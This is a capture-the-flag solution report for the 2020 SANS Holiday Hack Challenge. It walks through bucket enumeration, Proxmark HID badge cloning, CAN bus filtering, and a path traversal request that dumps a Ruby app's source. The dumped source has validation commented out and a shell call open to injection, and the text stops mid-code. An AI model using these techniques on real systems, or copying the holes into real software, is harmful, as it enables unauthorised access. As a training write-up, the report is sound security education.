2020 SANS HOLIDAY HACK CHALLENGE

KringleCon 3: French Hens

Solution Report

By: Jason Testart
Email: jason.testart@gmail.com
Twitter: @jtestart

Table of Contents

Preface

I would like to thank Ed Skoudis, the team at CounterHack, and the SANS Institute for putting together a great challenge. I have been doing the Holiday Hack Challenges since 2015 and this has been the best KringleCon so far.

I would also like to give a shout out to my colleague and friend Kevin Vadnais, who encouraged me to continue to participate in these challenges, and for also giving me some pointers on working with Chrome's Developer Tools.

Any text in this report that is highlighted in red represents the final answer being asked for in the objective, as applicable.

Objectives

1) Uncover Santa's Gift List

We are asked to find out what gift Santa is planning on getting Josh Wright for the holidays as there is a photo of Santa's desk on the billboard with his personal gift list. Jingle Ringford gives hints about needing to Lasso the correct twirly area and references the tool https://www.photopea.com/.

The image URL is https://2020.kringlecon.com/textures/billboard.png.

Using the photopea tool, I had the best results placing a selection box near what looked to be Josh Wright's name (over maybe 1/4 to 1/3 of the list), and applied a twist effect. That was enough to see what the line of text was after his name. I then selected that text and with a slight pinch effect I was able read the word:

proxmark

2) Investigate S3 Bucket

Shinny Upatree tells us of a leaky S3 bucket. We receive a hint that related to something called 'Wrapper3000' and that it's pretty buggy using several tools to wrap packages. We're directed to a Ruby tool called `bucket_finder`. The webpage for the tool describes a `--download` option to download all public files found in the bucket. The tool needs a wordlist in a file to search for. Since this is called "Wrapper3000", I created a file named wordlist containing the string 'wrapper3000'. I then searched for a bucket:

```
$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Public> http://s3.amazonaws.com/wrapper3000/package
```

Then downloaded it.

```
$ ./bucket_finder.rb --download wordlist
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Downloaded> http://s3.amazonaws.com/wrapper3000/package
$ cd wrapper3000
```

The file is likely Base64 encoded, so I decoded it.

```
$ ls
package
$ file package
package: ASCII text, with very long lines
$ cat package
UEsDBAoAAAAAAIAwhFEbRT8anwEAAJ8BAAAcABwAcGFja2FnZS50eHQuWi54ei54eGQudGFyLmJ6MlVUCQA
DoBfKX6AXyl91eAsAAQT2AQAABBQAAABCWmg5MUFZJlNZ2ktivwABHv+Q3hASgGSn//AvBxDwf/
xe0gQAAAgwAVmkYRTKe1PVM9U0ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAAyEmJpR5QGg0bSPU/
VA0eo9IaHqBkxw2YZK2NUASOegDIzwMXMHBCFACgIEvQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ipui+SqsYB
04M/
gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADLe80tnfLGXhIWaJMiEeSX992uxodRJ6EAzIFzqSb
WtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbjcBkRPgkKz6q0okb1sWicMaky2Mgsqw
2nUm5ayPHUeIktnBIvkiUWxYEiRs5nFOM8MTk8SitV7lcxOKst2QedSxZ851ceDQexsLsJ3C89Z/
gQ6Xn6KBKqFsKyTkaqO+1FgmImtHKoJkMctd2B9JkcwvMr+hWIEcIQjAZGhSKYNPxHJFqJ3t32Vjgn/
OGdQJiIHv4u5IpwoSG0lsV+UEsBAh4DCgAAAAAAgDCEURtFPxqfAQAAnwEAABwAGAAAAAAAAAAAAKSBAAAA
AHBhY2thZ2UudHh0LloueHoueHhkLnRhci5iejJVVAUAA6AXyl91eAsAAQT2AQAABBQAAABQSwUGAAAAAAE
AAQBiAAAA9QEAAAAA
$ base64 -d package > package.bin
```

Then the unwrapping, assuming the file extensions correctly describe the file format I’m dealing with.

```
$ file package.bin
package.bin: Zip archive data, at least v1.0 to extract
$ mv package.bin package.zip
$ unzip package.zip
Archive:  package.zip
 extracting: package.txt.Z.xz.xxd.tar.bz2
$ bunzip2 package.txt.Z.xz.xxd.tar.bz2
$ tar xf package.txt.Z.xz.xxd.tar
$ xxd -r package.txt.Z.xz.xxd
$ unxz package.txt.Z.xz
$ uncompress package.txt.Z
```

Looks like I am done unwrapping. Time to look inside!

```
$ cat package.txt
North Pole: The Frostiest Place on Earth
```

3) Point-of-Sale Password Recovery

We need to help Sugarplum Mary find the supervisor password for the point-of-sale terminal. Sugarplum tells us about tools and guides explaining how to extract ASAR from Electron applications. In particular, there is a tool called `asar` at https://www.npmjs.com/package/asar.

Visiting the terminal, I am able to download the offline version to inspect at https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe.

I was a little confused at first as this appeared to be a Windows application. Running the `file` command cleared things up:

```
$ file santa-shop.exe
santa-shop.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft
Installer self-extracting archive
```


A Google search for "Nullsoft Installer self-extracting archive" revealed that 7-zip could extract these files. The command `7za x santa-shop.exe` successfully extracted the file contents. There's a resources directory that was extracted, and inside, a file named `app.asar`.

```
$ cd resources
$ mkdir source
$ asar extract app.asar source
$ cd source/
$ ls
img  index.html  main.js  package.json  preload.js  README.md  renderer.js
style.css
$ cat README.md
Remember, if you need to change Santa's passwords, it's at the top of main.js!
$ head main.js
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

// TODO: Maybe get these from an API?
const products = [
  {
    name: 'Candy Cane',
```

4) Operate the Santavator


Candy & Nuts

Collect two hex nuts, a broken candy cane, and three coloured light bulbs from around Kringle Castle and arrange them in the Elevator Panel as shown below:



Javascript Bypass

With a limited number of items, having power for one floor is sufficient to get to another floor. In the elevator, click on the control panel. Using the Chrome browser, I open the Developer tools. Then, using the Selector Tool in the top left of the Developer Tools console, select the button that is powered (likely floor 2 at the very start). This will highlight the code on the in the Developer Console screen on the right, as shown below:



```
<!DOCTYPE html>
<html>
▶<head>…</head>
▼<body>
  ▼<div id="root">
    ▼<div class="hhc-modal challenge visible">
      ▼<div class="modal-frame challenge challenge-elevatorr">
        ▼<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=elevator&id=bd46a666-2d28-…ane,elevator-key,redlight,nut2,ball,yellowlight,greenlight,workshop-button">
          ▼#document
            <!DOCTYPE html>
            ▼<html lang="en">
              ▶<head>…</head>
              ▼<body class="marble portals nut candycane elevator-key redlight nut2 ball yellowlight greenlight workshop-button">
                ▶<div class="box-parent">…</div>
                ▼<div class="cover">
                  ▶<div class="localstorage-error">…</div>
                   <img class="f15btn found" src="images/floor1-5button.png">
                   <div class="key"></div>
                   <div class="print-cover"></div>
                   <button class="btn btn1 powered" data-floor="1">1</button>
                   <button class="btn btn15" data-floor="1.5">1.5</button>
                   "
                   "
                   <button class="btn btn2 powered" data-floor="2">2</button> == $0
                   <button class="btn btn3" data-floor="3">3</button>
                  ▶<button class="btn btnr active" data-floor="r">…</button>
                 </div>
                 <script src="app.js"></script>
               </body>
             </html>
           </iframe>
         </div>
         <a class="close-modal-btn" href="/">Close</a>
       </div>
      ▶<div class="ui-spinner">…</div>
       <ul class="notifications corner-notifications"></ul>
       <ul class="notifications toast-notifications"></ul>
      ▶<div class="hhc-game-elements hide-chat">…</div> grid
       <div class="hhc-background"></div>
       <div style="position: absolute;"></div>
      ▶<div style="display: none;">…</div>
     </div>
     <script async src="https://www.googletagmanager.com/gtag/js?id=G-WGSERHK06K"></script>
    ▶<script>…</script>
     <script type="text/javascript" src="/js/main/christmasmagic.js"></script>
   </body>
</html>
```

I simply changed the value of 'data-floor' where I wanted to visit.

5) Open HID Lock

Bushy Evergreen provides us with a link to a short list of essential Proxmark commands at https://gist.github.com/joswr1ght/efdb669d2f3feb018a22650ddc01f5f2

Fizzy Shortstack tells us that Santa trusts Shinny Upatree the most. With Proxmark in hand, I visited Shinny Upatree outside and while standing nearby, issued the command:

```
lf hid read
```

The response I got was:

```
#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
```

I then visited the Workshop, stood by the lock, and issued the following Proxmark command:

```
lf hid sim -r 2006e22f13
```

I was in, and walking down a dark tunnel toward the light, I suddenly became Santa!

6) Splunk Challenge

Dave Herrald's talk on Adversary Emulation and Automation provides a great overview about what's needed to solve many of the training questions. Two important resources are:

- https://attack.mitre.org/
- https://github.com/redcanaryco/atomic-red-team

Training Questions

1. How many distinct MITRE ATT&CK techniques did Alice emulate?

Answer: 13
How to solve: As an initial hint, we're given the search string "| tstats count where index=* by index". Inputting that, I get 26 results, representing 13 ATT%CK techniques (some have sub-techniques in the results).

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

Answer: t1059.003-main t1059.003-win
How to solve: The result set from the search used to answer the first question gives the answer.

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

Answer: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography
How to solve: Search for the term "system information discovery" at the MITRE site and I see it's technique T1082. Search for T1082 at the Atomic Read Team and I see that Atomic Test #8 is named "Windows MachineGUID Discovery" and it lists the registry key.

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

Answer: 2020-11-30T17:44:15Z
How to solve: Using the search term “index=attack OSTAP”, we get 5 events listed in reverse-chronological order. The timestamp of the last event in the list is what we want.

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

Answer: 3648
How to solve: Looking up the GitHub account ‘frgnca’ there are 8 repositories, and the probable one related to is is named “AudioDeviceCmdLets”. Searching for that term at the atomic-red-team GitHub site I see it’s used in technique T1123. The reference is to https://github.com/cdhunt/WindowsAudioDevice-Powershell-Cmdlet, but that just forwards to the frgnca page. The command used in the technique is “powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet”. So, in Splunk, use the search term “index=t1123* sysmon EventCode=1 process_name="powershell.exe" WindowsAudioDevice”. That results in 2 events. I then look at the ProcessID of the first event, chronologically.

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

Answer: quser
How to solve: Searching for the term “run keys” at the atomic-red-team GitHub site and the first result is T1547.001. Reviewing the atomic tests for this technique, I see that test #3 makes use of the artifact at https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat. The Discovery.bat file is 44 lines long, with the last line being “quser”.


7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

Answer: 55FCEEBB21270D9249E86F4B9DC7AA60
How to solve: Alice gives us the hint to search for something like “index=* sourcetype=bro*” and to check out the SSL/TLS certs captured in the x509-related sourcetype. This search yields 30,195 events. Looking at the left sidebar of the results, click on the “certificate.subject” field link where there are 12 values. The top value is named “CN=win-dc-748.attackrange.local”. Most organizations have the string “dc” embedded in the name of domain controllers. Clicking on that yields the event list involving that certificate subject. As expected, there is only one certificate serial number with these events and that is the correct answer.

Challenge Question

We are given Base64 encoded ciphertext `7FXjP1lyfKbyDK/MChyf36h7` that's encrypted with an old algorithm that uses a key. Alice Bluebird mentions RFC 7465, which is the RFC for prohibiting RC4 cipher suites. Minty Candycane gives us the link to a really cool tool called CyberChef.

I need a key to decrypt, and at the end of Dave Herrald's talk on Adversary Emulation and Automation, he said the term 'Stay Frosty' may come in handy at some point during this Holiday Hack Challenge. This is likely the time. Visiting the CyberChef site, choosing RC4 as the recipe, inputting the ciphertext, and the key, I get the answer "The Lollipop Guild".



Passphrase: Stay Frosty (UTF8)
Input format: Base64
Output format: Latin1

```
7FXjP1lyfKbyDK/MChyf36h7
```

```
The Lollipop Guild
```

7) Solve the Sleigh's CAN-D-BUS Problem

Wunorse Openslae needs help with the sleigh. Before doing anything on this, I watch Chris Elgee's talk "CAN Bus Can-Can".

Then, when connected to what I call the 'candbus console' I saw a stream of messages appear. I simply copied and pasted some of it to a text editor:

```
Epoch Time    ID  MESSAGE
1609469503507 244#0000000000
1609469503608 080#000000
1609469503709 019#00000000
1609469503811 188#00000000
1609469503912 244#0000000000
1609469504013 19B#0000000F2057
1609469504115 080#000000
1609469504215 019#00000000
```

```
1609469504316 188#00000000
```

To clear the “noise”, I excluded all messages with the IDs 244,188, 080, and 019. The only message remaining was:

```
19B#0000000F2057
```

An example that Chris mentions in his talk is 0x17A for the lock. Maybe 19B is the lock on the sleigh? I clicked the lock and unlock buttons and the following events were generated (times omitted):

```
19B#000000000000
19B#00000F000000
```

I determined that messages with ID 19B and message 0000000F2057 are malicious. So I excluded those in the console.

Next, I followed the following process to determine what message IDs refer to what sleigh inputs:

1. Remove the exclusion for an ID
2. Try all inputs to determine what messages are generated in relation to input.
3. See if there are messages that don’t “fit” a developed hypothesis of how it might work.
4. Repeat above steps for another ID.

I started with ID 244. Messages with ID 244 are all zeros until I clicked the start button. The start and stop buttons generate the following respective messages:

```
02A#00FF00
02A#0000FF
```

In a start state, messages with ID 244 appear to be related to the RPM gauge as there are non-zero values when acceleration is 0 and the sleigh is idling. The sleigh idles at around 1000 RPM, and the messages are around 3E9. 3E9 in hexadecimal is 1001 in decimal.

When removing the exclusion for events with ID 188, I only see messages of all zeros, despite my inputs. Perhaps this is for speed/velocity?

When removing the exclusion for events with ID 080, I see that is has to do with braking. As I increase braking, the message values increase. However, I also see random messages where the last value varies, and the second-last and third-last are consistently FF. These don’t seem right, so I exclude messages with ID 080 that contain FF in the fourth and fifth fields.

Next, I remove the exclusion for events with ID 019. This seems to have fixed the Sleigh!

Messages with ID 019 appear to be related to steering. Message values `FF FF FF FF FF CE` to `FF FF FF FF FF FF` are when turning left, and values `00 00 00 00 00 01` to `00 00 00 00 00 50` are when turning right.

To recap, the messages to exclude are:

```
ID is 19B and message is equal to: 00 00 00 0F 20 57
ID is 080 and message contains:    __ __ __ FF FF __
```

8) Broken Tag Generator

Noel Boetie needs help fixing the Tag Generator at https://tag-generator.kringlecastle.com/.


Holly Evergreen provides a bunch of hints that are consistent with what an application security tester might do, such as:

- Determining the path of a script from error pages.
- Finding blind code execution
- Looking for an endpoint that prints arbitrary files (e.g. a directory/path traversal vulnerability)

For situations like this, I prefer to use a tool named Burp Suite by PortSwigger. I use the free Community Edition. I like it because it supports Windows, MacOS, and Linux, and the more recent versions come with an embedded Chromium browser. The use-case is the need for something to act as a proxy for our browser's communication with the server. There are other solutions available that have varying levels of complexity to set-up.

Initial Reconnaissance

The first step is to interact with the web application while logging what's happening. I use the embedded browser in the Proxy feature of Burp Suite Community Edition, with Intercept off.


https://tag-generator.kringle
Not secure
tag-generator.kringlecastle.com/badurl

Something went wrong!

Error in /app/lib/app.rb: Route not found

Visiting an invalid URL reveals that the internal path of the application is `/app/lib/app.rb`. The extension suggests it's a Ruby script.

Creating a tag, and saving that tag to local disk appears to be all client-side Javascript, as performing these actions does nothing beyond the loading of the Javascript files from the server.

When using the upload endpoint, the following is sent to the server (as seen the in HTTP history log in Burp Suite):

```
POST /upload HTTP/1.1
Host: tag-generator.kringlecastle.com
Connection: close
Content-Length: 28288
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylQryjjBA61nIBs92
Origin: https://tag-generator.kringlecastle.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://tag-generator.kringlecastle.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

------WebKitFormBoundarylQryjjBA61nIBs92
Content-Disposition: form-data; name="my_file[]"; filename="image.png"
Content-Type: image/png

PNG <image data>
```

The response from the server is as follows (pretty-printed):

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 31 Dec 2020 01:11:31 GMT
Content-Type: application/json
Content-Length: 44
Connection: close
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

[
  "a18f89b3-3149-4f3a-bb6c-c8e2c196628b.png"
]
```

The application has functionality to upload more than one file. When doing so, something like the following is returned:

```
[
  "0dcb2fd5-bce9-4feb-870a-518f464eaeb5.png",
  "76fb6d47-8731-42dc-a010-c970d1b6cc3e.png"
]
```

It looks like the files are assigned random filenames, but they are not displayed. I suppose this is what's broken with the Tag Generator. Looking closer at the Javascript part of this application, `/js/app.js`, there's some interesting code that's relevant to the `/upload` endpoint:

```
     $.ajax({
        type: "POST",
        enctype: 'multipart/form-data',
        url: "/upload",
        data: data,
        processData: false,
        contentType: false,
        cache: false,
        timeout: 600000,
        success: function (data) {
          $('.uploadForm')[0].reset();
          $('[for=file-1] span').text('Select file(s)');
            setTimeout(() => {
              data.forEach(id => {
                var img = $('<img id="dynamic">');
                img.attr('src', `/image?id=${id}`);
                img.on('load', () => {
                  const imgElement = img[0];
                  var imgInstance = new fabric.Image(imgElement, {
                    left: (canvas.width - imgElement.width) / 2,
                    top: (canvas.height - imgElement.height) / 2,
                    angle: 0,
                    opacity: 1
                  });
```

There's a reference to a `/image` endpoint that takes a parameter `id`. So I try fetching the URL with this endpoint, with the `id` set to one of the filenames returned after the upload:




image (600×317)
Not secure
tag-generator.kringlecastle.com/image?id=a18f89b3-3149-4f3a-bb6c·
KringleCon

This is the image that I had uploaded.

Path Traversal Vulnerability

Now that I found an endpoint that appears to take a filename as a parameter, I see if there's a path traversal vulnerability. I know the path to the script is `/app/lib/app.rb`. The first path to try is prefixing the path with a "..". So I send the following request to the server:

```
https://tag-generator.kringlecastle.com/image?id=../app/lib/app.rb
```

Now the browser does not show anything. Holly Evergreen hinted that something like this might happen because of the Content-Type header. That's alright as the HTTP history in Burp Suite shows the code:

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 31 Dec 2020 01:38:39 GMT
Content-Type: image/jpeg
Content-Length: 4886
Connection: close
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'

require 'json'
require 'sinatra'
require 'sinatra/base'
require 'singlogger'
require 'securerandom'

require 'zip'
require 'sinatra/cookies'
require 'cgi'

require 'digest/sha1'

LOGGER = ::SingLogger.instance()

MAX_SIZE = 1024**2*5 # 5mb

# Manually escaping is annoying, but Sinatra is lightweight and doesn't have
# stuff like this built in :(
def h(html)
  CGI.escapeHTML html
end

def handle_zip(filename)
  LOGGER.debug("Processing #{ filename } as a zip")
  out_files = []

  Zip::File.open(filename) do |zip_file|
    # Handle entries one by one
    zip_file.each do |entry|
      LOGGER.debug("Extracting #{entry.name}")

      if entry.size > MAX_SIZE
        raise 'File too large when extracted'
      end

      if entry.name().end_with?('zip')
        raise 'Nested zip files are not supported!'
      end

      # I wonder what this will do? --Jack
      # if entry.name !~ /^[a-zA-Z0-9._-]+$/
      #   raise 'Invalid filename! Filenames may contain letters, numbers, period,
underscore, and hyphen'
      # end

      # We want to extract into TMP_FOLDER
      out_file = "#{ TMP_FOLDER }/#{ entry.name }"

      # Extract to file or directory based on name in the archive
      entry.extract(out_file) {
        # If the file exists, simply overwrite
        true
      }

      # Process it
      out_files << process_file(out_file)
    end
  end

  return out_files
end

def handle_image(filename)
  out_filename = "#{ SecureRandom.uuid }#{File.extname(filename).downcase}"
  out_path = "#{ FINAL_FOLDER }/#{ out_filename }"

  # Resize and compress in the background
  Thread.new do
    if !system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path
}'")
      LOGGER.error("Something went wrong with file conversion: #{ filename }")
    else
      LOGGER.debug("File successfully converted: #{ filename }")
    end
  end

  # Return just the filename - we can figure that out later
  return out_filename
end

def process_file(filename)
  out_files = []

  if filename.downcase.end_with?('zip')
    # Append the list returned by handle_zip
    out_files += handle_zip(filename)
  elsif filename.downcase.end_with?('jpg') || filename.downcase.end_with?('jpeg')
|| filename.downcase.end_with?('png')
    # Append the name returned by handle_image
    out_files << handle_image(filename)
  else
    raise "Unsupported file type: #{ filename }"
  end

  return out_files
end

def process_files(files)
  return files.map { |f| process_file(f) }.flatten()
end

module TagGenerator
  class Server < Sinatra::Base
    helpers Sinatra::Cookies

    def initialize(*args)
      super(*args)
    end

    configure do
      if(defined?(PARAMS))
        set :port, PARAMS[:port]
        set :bind, PARAMS[:host]
      end

      set :raise_errors, false
      set :show_exceptions, false
    end

    error do
      return 501, erb(:error, :locals => { message: "Error in #{ __FILE__ }:
#{ h(env['sinatra.error'].message) }" })
    end

    not_found do
      return 404, erb(:error, :locals => { message: "Error in #{ __FILE__ }: Route
not found" })
    end

    get '/' do
      erb(:index)
    end

    post '/upload' do
      images = []
      images += process_files(params['my_file'].map { |p| p['tempfile'].path })
      images.sort!()
      images.uniq!()

      content_type :json
      images.to_json
    end

    get '/clear' do
      cookies.delete(:images)

      redirect '/'
    end

    get '/image' do
      if !params['id']
        raise 'ID is missing!'
      end

      # Validation is boring! --Jack
      # if params['id'] !~ /^[a-zA-Z0-9._-]+$/
      #   return 400, 'Invalid id! id may contain letters, numbers, period,
underscore, and hyphen'
      # end

      content_type 'image/jpeg'

